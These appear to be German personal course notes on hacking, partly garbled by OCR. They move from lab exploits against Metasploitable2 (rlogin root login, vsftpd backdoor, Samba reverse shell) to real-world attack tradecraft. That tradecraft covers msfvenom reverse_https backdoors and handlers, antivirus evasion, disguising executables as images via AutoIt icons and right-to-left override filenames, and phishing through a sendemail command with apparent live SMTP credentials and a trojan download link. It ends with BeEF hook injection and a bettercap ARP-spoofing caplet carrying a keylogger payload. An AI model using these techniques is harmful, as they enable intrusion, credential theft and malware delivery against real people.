Computer hacken


Serverside Attacken

Beispiel anhand von Metasploitable2 – eine Linuxmaschine mit absichtlich eingebauten Fehlern

Hier scannen wir die ip von der Met2 Maschine mit Zenmap

Hier könne wir alle Ports sehen die offen sind.

So können wir z.B. sehen das auf Port 512 das Programm netkit-rsh rexecd läuft. Wir googeln es und können sehen das es sich um ein Programm handelt, das den Zugriff auf den Rechner von außerhalb erlaubt.



Unsere google-Suche hat folgendes ergeben:

netkit-rsh: Netkit-rsh for Linux.

Contents of the netkit-rsh package:

rexec Password-based remote execution program rsh Non-password-based remote execution program rcp. Remote copy program using rsh flogin Remote login program rshd Daemon for rsh connections rexect Daemon for rexec connections rlogin connections

Note: None of these programs provide encryption or strong authentication of network connections. As such, their use is discouraged. The "ssh" protocol and package is a cryptographically secure replacement.

Also benutzen wir das rlogin-Programm in Kalilinux um Zugriff auf das Ziel zu erlangen (mit root-Rechten).

```
"root@ kali)=[~]
" rlogin --help
login: invalid option -- '-'
login: Unknown option!
sage: rlogin [-46v] [-l user] [-p port] [user@]host

-(root@ kali)=[~]
" rlogin -l root 10.0.2.4
ast login: Sun Sep 8 19:21:35 EDT 2024 from :0.0 on pts/0
inux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
ne programs included with the Ubuntu system are free software;
ne exact distribution terms for each program are described in the
ndividual files in /usr/share/doc/*/copyright.

Dountu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
pplicable law.
D access official Ubuntu documentation, please visit:
ttp://help.ubuntu.com/
pu have mail.
Dot@metasploitable:~#
```

Nachdem wir nach dem Programm gesucht haben dass auf den Port läuft, und herausgefunden haben, welches exploit wir verwenden können, nutzen wir dieses Exploit mit dem Metasploit-Programm.

```
--- 10.0.2.4 ping statistics ---
38 packets transmitted, 38 received, 0% packet loss, tin
rtt min/avg/max/mdev = 0.808/1.500/2.169/0.379 ms
Interrupt: use the 'exit' command to quit
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```

Metasploit starten: msfconsole

1. Nachdem wir unseren Exploit gestartet haben:

```
View the full module info with the info, or info -d command.
                                   234_backdoor) > set RHOST 10.0.2.4
msf6 exploit(
RHOST => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
              Current Setting Required Description
   CHOST
                                               The local client address
                                  no
                                               The local client port
A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   CPORT
                                  no
   Proxies
                                   no
   RHOSTS
              10.0.2.4
   RPORT
                                  yes
                                               The target port (TCP)
Exploit target:
       Automatic
```

Wir setzen unseren Remotehost, auf die ip des Zielcomputers

Zum Ausführen von exploits geben wir: expolit ein

Jetzt haben wir remote-Zugriff auf den Zielrechner

```
ifconfig
eth0
Link encap:Ethernet HWaddr 08:00:27:6e:7e:ed
inet addr:10.0.2.4 Bcast:10.0.2.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe6e:7eed/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:57 errors:0 dropped:0 overruns:0 frame:0
TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:6616 (6.4 KB) TX bytes:12149 (11.8 KB)
Base address:0xd020 Memory:f0200000-f0220000

Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:129 errors:0 dropped:0 overruns:0 frame:0
TX packets:129 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:37881 (36.9 KB) TX bytes:37881 (36.9 KB)
```

Code-Ausführungs Vulnerability ausnutzen.

Was sind Payloads

Ausführbarer Code der nach dem erfolgreichen exploit auf das Zielsystem gesendet wird.

```
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```


Wir schauen uns die Ergebnisse in Zenmap an, und sehen das auf port 139 ein samba-server läuft

Durch Recherche fand ich den passenden exploit für Samba.

Ich verwende den Exploit und setze den RHOST auf Exploit targets die IP des Targets.

Mit show payload sehe ich alle Verfügbaren payloads.

Ich lege mit set mein Payload fest. Ich setz meinen Localhost (LHOST) auf meine eigene ip-Adresse.



```
View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.0.2.15:5555
[*] Command shell session 2 opened (10.0.2.15:5555 -> 10.0.2.4:34653) at 2024-09-12 09:36:31 -0400
```

Schritte für eine Serverside Attacke

- 1. Die offenen Ports finden (z.B. mit Zenmap)
- 2. Schwachstellen finden in den Services
- 3. Schauen ob man die Schwachstellen ausnutzen kann (passende Exploits finden)
- 3. Schwachstelle ausnutzen
- 4. Bericht erstellen

Client-Side Attacken

- Wird ausgeführt wenn die Server Side-Attacken nicht funktionieren
- wenn die gefundene ip nutzlos ist, da man nicht im selben Netzwerk ist, ...
- erfordet eine Interaktion vom Ziel (z.B. auf Link klicken...)
- Informationsbeschaffung ist essentiell

Was sind Backdoors

- Sind Programme die Fernzugriff auf die Rechner erlauben, auf denen sie ausgeführt werden
- sie führen Systembefehle aus
- sie greifen auf Systemressourcen zu wie Tastatur, Kamera, usw...

Msfvenom – Ein Programm zum erstellen von Backdoors

Namensmuster der Payloads:

windows/upexec/reverse_tcp_dns

נאט, אוסא, slowly) Uploads an executable and runs it (s

Platform/Type/Communication

Plattform: z.B. Windows, oder auch eine Sprache (z.B. Python)

Type: z.B. Shell, messagebox, peinject

Communicationnames:

Anfang des Namens meist bind reverse (Direction)

bind: Opfer öffnet einen bestimmten Port und lauscht auf eingehende Verbindungen. Angreifer verbindet.

Reverse: Angreifer lauscht auf einem bestimmten Port auf seinem eigenen Computer, und das Zielsystem stellt eine Verbindung zu diesem Port her.

Nach Bindestrich (Protokoll) z.B. http, tcp, udp

Eigenes Backdoor erstellen

```
___(root⊗kali)-[~]
_# msfvenom --payload windows/meterpreter/reverse_https LHOST-192.168.0.26 LPORT=8080 --format exe --out rev_https 8080.exe
```

Wie auf seinem PC auf einem bestimmten Port auf Backdoorverbindungen zum Target hören?

Werkzeug: Wir nutzen im Programm Metasploit den Exploit multi/handler

Der exploit/multi/handler in Metasploit ist ein Modul, das verwendet wird, um Verbindungen von einem bereits eingeschleusten Payload entgegenzunehmen.

Mit show options sehen wir welche Optionen wir setzen müssen, um den Exploit auszuführen.

```
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > exploit
[*] Started HTTPS reverse handler on https://10.0.2.15:8080
```

Wir

Wir setzen unseren Localhost und Localport, sowie den payload, den wir vorher mit msfvenom erstellt haben. Danach führen wir den Exploit aus.

Wir können jetzt den oben erstellten File rev_https_8080.exe z.B. in einer eigenen Website einbetten, und dem Benutzer eine Email schicken, die dem Opfer Vorschlägt den File zu downloaden, und auszuführen. Das Programm versucht dann mit dem PC und dem Port den wir mit LHOST und LPORT angegeben haben, eine Verbindung aufzubauen.

Wie Antivirenprogramme auslisten

Wie funktionieren Antivirenprogrammme

1. Statische Analyse

Analysiert den Code des Backdoors mit bekannter Malware aus einer Malwaredatenbank

Lösung: Seinen Malwarecode in einem einzigartigen Stil schreiben, sodass er nicht der gängigen Malware ähnelt.

Gängige Tools dafür: packers, encoders, obfuscators

2. Dynamische Analyse

Analysiert das Verhalten des Backdoors, und entscheidet ob Sie einen Schaden anrichten kann oder nicht. Dafür tut sie den Backdoor in einer Sandbox (eine Art Testumgebung) ausführen, und analysiert das Verhalten.

Lösung:

-Die Backdoorprogrammfunktionalität in einer harmlosen Funktionalität verpacken/ vermischen. z.B, ein Taschenrechner, der sich aber parallel mit unserem Porgramm verbindet

- Zeitverzögerungen bei der Ausführung des Payloads einbauen, sodass während des Testens in der Sandbox die bösartige Funktionalität nicht ausgeführt, und somit nicht erfasst werden kann

Wie ein Backdoor erstellen, versteckt als ein anderer Filetype (Trojaner)

Bisher sahen unsere Backdoorprogramme sehr auffällig aus. Es waren ausführbare exe-Dateien.


Hier ist ein Beispiel, wie ich eine exe-Datei auf meiner eigenen Website platziert habe.

Index of /evil-files

	<u>Name</u>	Last modified	Size Description
Pare	ent Director <u>y</u>		-
rev_	<u>https_8080.e</u> 2	<u>xe</u> 2024-09-17 11:20	72K
Apache,	/2.4.62 (Debia	n) Server at 172.17.	0.1 Port 80

Hier erstelle ich eine autoit-Datei

... die meine exe-Datei als eine jpg anzeigen lässt.




Diese autoit-Datei wandle ich mit dem Autoit Script to EXE Converter (nur für Windows) in eine exe um.

Unterhalb kann ich ein Icon auswählen, als was diese Datei gezeigt werden soll.

Nachdem ich diese Bild auf meine Website zum download zur Verfügung gestellt habe, sieht es nach dem Download auf Windows aus wie eine normale Bilddatei. Da wir ein Icon als Vorschau für die exe verwendet haben. Erst bei genauerem hinsehen bemerken wir, dass es sich in Wirklichkeit um eine .exe-Datei handelt.

Auf den ersten Blick sieht es unter Windows 11 aus wie ein Bild. Erst wenn man unter Typ schaut, sieht man dass es eine Anwendung ist.

Die Datei verbindet sich dann mit dem Host und Port den man in metasploitable eingestellt hat.



Wie eine exe. -Datei wie jede beliebige Datei aussehen lassen

Bisher sah unsere Datei so aus wie in Zeile 1

Jetzt tuen wir nach dem gewünschten Dateinamen, aber vor dem Punkt des Dateinamen unsere gewünschte Dateinamenendung in umgekehrt aufschreiben. Da wir unsere Datei wie eine .jpg Datei aussehen lassen wollen, geben wir pgj ein.

Danach fügen wir nach dem Dateinamen ein right-to-left override Symbol (hier kopieren:

```
1 gtr-image.exe
2
3|
4
5
6 gtrgpj.exe
7
8 gtrexe.jpg
```

https://unicode-explorer.com/c/202E) ein. In unserem Beispiel nach gtr, und nach diesem Symbol wird automatisch alles in umgedrehter Reihenfolge angezeigt, wie in Zeile 8, obwohl es sich immer noch um eine exe-Datei handelt.

Da manche Browser das left-to-ride-override Symbol mittlerweile verbieten, macht es Sinn, unsere versteckte exe-Datei, die aussieht wie ein Bild in einem zip-Ordner zu archivieren. Somit gibt es dann keine Probleme beim downloaden im Browser.



Wie Fake-email senden

Wir erstellen ein Konto bei einem seriösen Email-Marketinganbieter (z.b. brevo.com). Es ist wichtig das dieser seriös ist, da die Emails der ganzen free-Versionen meistens automatisch im Spam landen

Die Infomationen des Email-Servers



geben wir im programm sendemail so ein:

```
(root⊗kali)-[~]

# sendemail -xu jhnwck70@gmail.com -xp ALrg8jTJZV2wGXUW -s smtp-relay.brevo.com:587 -f "maximilan-bauer@gmail.com" -t "stefanboehme12345@gmail.com" -u "Schau dir das Auto an" -m "Hey, ich hab hier dein Traumauto gefunden. https://www.dropbox.com/scl/fi/1ctb1jv86fnjs08umnau2/MercedesAuto.zip?rlkey=pz8thehc9q6apxejk00s09lry6st=j4wtozzw6dl=1"

| Actions Edit View Help | Plant | Pl
```

sendemail -xu jhnwck70@gmail.com -xp ALrg8jTJZV2wGXUW -s smtp-relay.brevo.com:587 -f "maximilan-bauer@gmail.com"-t "stefanboehme12345@gmail.com" -u "Schau dir das Auto an" -m "Hey, ich hab hier dein Traumauto gefunden"

← → C 🖒 Q https://www.dropbox.com/scl/fi/1ctb1jv86fnjs08umnau2/MercedesAuto.zip?rlkey=pz8thehc9q6apxejk00s09lry&st=j4wtozzw&dl=1

In dieser Email die wir an das Opfer senden, fügen wir einen Dropboxlink hinzu, dass die Trojanerzip datei beinhaltet.

Der Trick bei dem Dropboxlink ist, das letzte Zeichen statt ner 0 zu einer 1 zu ändern. Dadurch wird beim öffnen des Links die Datei automatisch gedownloaded

Wie heraufinden, ob die eigne Domain für Attacken von Angreifern verwendbar ist?

Diese Website testet das: https://easydmarc.com/

BeEf für Browserattacken

BeEF ist ein Framework um Fernzugriff auf einen Browser zu erlangen


Programm starten: beef-xss

Danach: http://localhost:3000/ui/authentication im Browser eingeben

```
<script src="http://127.0.0.1:3000/hook.js"></script>
```

Das kann man z.B. im Html seiner website platzieren, um sich in dem Browser der die Website besucht einzuhooken.

Danach kann man in der Browserapp von Beef einsehn, welche Rechner die Seite besucht haben.



Außerdem sieht man Infos zu diesem Browser.



Sich mit Bettercap in die Ziele hooken (Damit der Benutzer nach dem Besuchen unserer infizierten Seite immer in Verbindung mit uns bleibt,)

Mit der jetzt gezeigten Methode, sorgen wir dafür das ein Skript zum hooken mit unserem Rechner, bei jedem Websitebesuch ausgeführt wird.

So sieht unser Js-Skript aus.

```
var imported = document.createElement('script');
imported.src = 'http://10.0.2.15:3000/hook.js';
document.head.appendChild(imported);
```

So sieht unsere hstshijack-Datei aus.

```
set hstshijack.log /usr/local/share/bettercap/caplets/hstshijack/ssl.log
set hstshijack.targets "witter.com, *.twitter.com, facebook.com, *.facebook.com, *.apple.com, ebay.com, *.ebay.com, *.instagram.com, instagram.com, *.github.com, github.com, facebook.com, *.facebook.com, apple.com, *.apple.com, ebay.com, *.ebay.com, *.instagram.com, instagram.com, *.github.com, github.com, facebook.com, *.facebook.com, apple.com, *.apple.com, ebay.com, *.ebay.com, *.ebay.com, *.ebay.com, *.ebay.com, *.ebay.com, *.ebay.com, *.github.com, github.com, github.com, facebook.com, apple.com, *.amazon.com
set hstshijack.encode false
set hstshijack.encode set hstshijack.gayloads/seylogger.js,*:/root/Downloads/inject_beef.js

set http.groxy.script /usr/local/share/bettercap/caplets/hstshijack/payloads/keylogger.js,*:/root/Downloads/inject_beef.js

set dms.spoof.domains twitter.com, *.twitter.com, facebook.com, *.facebook.com, apple.com, ebay.com, *.ebay.com, *.instagram.com, instagram.com, *.github.com, github.com, linkedin.com, *.linkedin.com, *.apple.com, ebay.com, *.ebay.com, *.google.ie, *.google.ie, wincls.com, *.wincls.com, eddit.com, *.wincls.com, apple.com, bbc.com, com, *.smazon.com, *.
```

set hstshijack_payloads *:/usr/local/share/bettercap/caplets/hstshijack/payloads/keylogger.js,*: /root/Downloads/inject_beef.js

In dieser Zeile geben wir den Pfad zu der javascriptdatei die das hooken übernimmt an.

Danach führen wir dieses Bettercapscript für das spoofing aus.

```
GNU nano 8.1

APP Spoofing Caplet for Bettercap
net.probe on
set arp.spoof.fullduplex true

# Set the target (the IP of the victim)
set arp.spoof.targets 10.0.2.5 # Andere dies zur IP des Opfers

# Enable ARP Spoofing
arp.spoof on
set net.sniff.local true
# Enable the sniffer module to capture traffic
net.sniff on
# Start the attack
# Optionally, you can include a log file to store captured packets:
# set net.sniff.output /path/to/save/capture.pcap
```